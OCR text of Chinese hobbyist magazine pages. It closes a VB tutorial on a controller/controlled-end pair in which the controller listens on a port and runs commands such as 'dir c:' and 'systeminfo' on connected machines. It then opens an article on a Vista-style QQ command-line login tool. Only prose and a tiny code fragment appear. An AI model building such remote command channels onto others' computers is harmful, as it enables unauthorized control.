


图7




图8

```
如果有result文件，就删除
    End If
    End Sub
```

被控制端的全部代码如图6 所示。

四、程序运行

在编写完控制端和被控制端程序的所有代码后，按F5 运行这两个程序，在控制端的端口输入框中输入一个要监听的端口，比如8888，然后单击监听按钮，控制端就开始监听服务端口，等待被控制端的连接了。

在被控制端连接成功后，就会自动在列表中显示上线的被控制端的主机IP 地址，选择这个IP 地址，然后在控制端的CMD 命令输入框中输入要想执行的命令，比如我们输入 **dir c:**，也就是列出C 盘根目录下的目录和文件，最后的执行结果如图7 所示。

大家应该记得，我们在被控制端中执行命令后使用到了一个sleep函数，让程序休眠五秒钟，而且是在DOS命令为systeminfo的时候才休眠五秒钟，而其它的DOS 命令都只休眠三秒钟，原因是systeminfo 命令的执行非常费时间，所以要给它一个比较长的休眠时间，然后再读取执行结果文件并发送给控制端，如图8。如果对systeminfo 命令不休眠五秒钟，可能就会因为命令没有执行完毕而发送空的执行结果，对于这点是应该避免的，而且也是可以避免的。(文章中涉及到的CMD 模拟控制端及被控制端的相关代码已经收录在光盘中)

文章难易度：★★★
文章闪光点：如何利用VB编写VISTA界面的QQ登录器

动手打造VISTA版的QQ登录器

张其睿

在网吧登录QQ我总感觉哪儿不大对劲，使用QQ 医生一扫描，问题就出来了，现在的网络呀实在是太危险了！虽说我的QQ 不怎么值钱，但为了以后上网能够安全点，我还是决定使用VB 编写一个自已的QQ 登录器，不过原来的界面不怎么好看，于是我进行了美化，改成了仿vista 的界面，觉得挺有意思的，于是就写了出来和小菜们分享。




图1




图3

对于QQ 盗号木马的原理我并不是太了解，但估计也就是对我们的QQ 登录器东钩西挂，来得到密码的。我们能不能不通过QQ 自带的登录器来登录QQ 呢？我在网上找了找，终于找到了方法，并编成了程序，如图1。

不知大家是否知道，QQ 也是能够在命令行方式下进行登录的，格式为**QQ.exe /START QQUIN：QQ号 PWDHASH：QQ密码 /STAT:41**（其中40为正常登录，41 为隐身登录）。要注意的是，密码部分并不是我们平时输入的那个密码，而是经过md5 + base64 加密过后得到的32 位散列，这么深奥的东西，作为小菜的我们要如何编程实现呢？好在我已经从网上找到了现成的加密模块，大家直接引用就可以了。

至于vista 界面，使用VB 实现并不难，网上也有很多现成的例子。为了能够方便的使用VB 快速制作出vista 界面，已经有人将其封装成了控件，我们只需引用就行了。另外，我们还需要得到QQ 的路径，QQ 的路径在保存在注册表[HKEY_LOCAL_MACHINE\SOFTWARE\Tencent\QQ\Install]中的，需要把它读取出来。




图2

来说一下程序的流程：程序运行时先把用到的控件释放出来，并进行注册（这样就可以在其它电脑上运行了，没有这步的话会出错的）；从注册表中读取QQ 的安装路径，等待输入；把输入的密码进行加密，并使用命令行方式登录QQ；最后关闭程序。

好了，下面开始编程，运行VB，新建一个应用程序，VB 会自动新建一个工程1 和一个新窗体Form1，我们就使用Form1 来实现释放控件并注册的功能。选择“工程”下的“添加窗体”，添加一个窗体Form2，来实现读取QQ 安装目录、加密密码并登录QQ 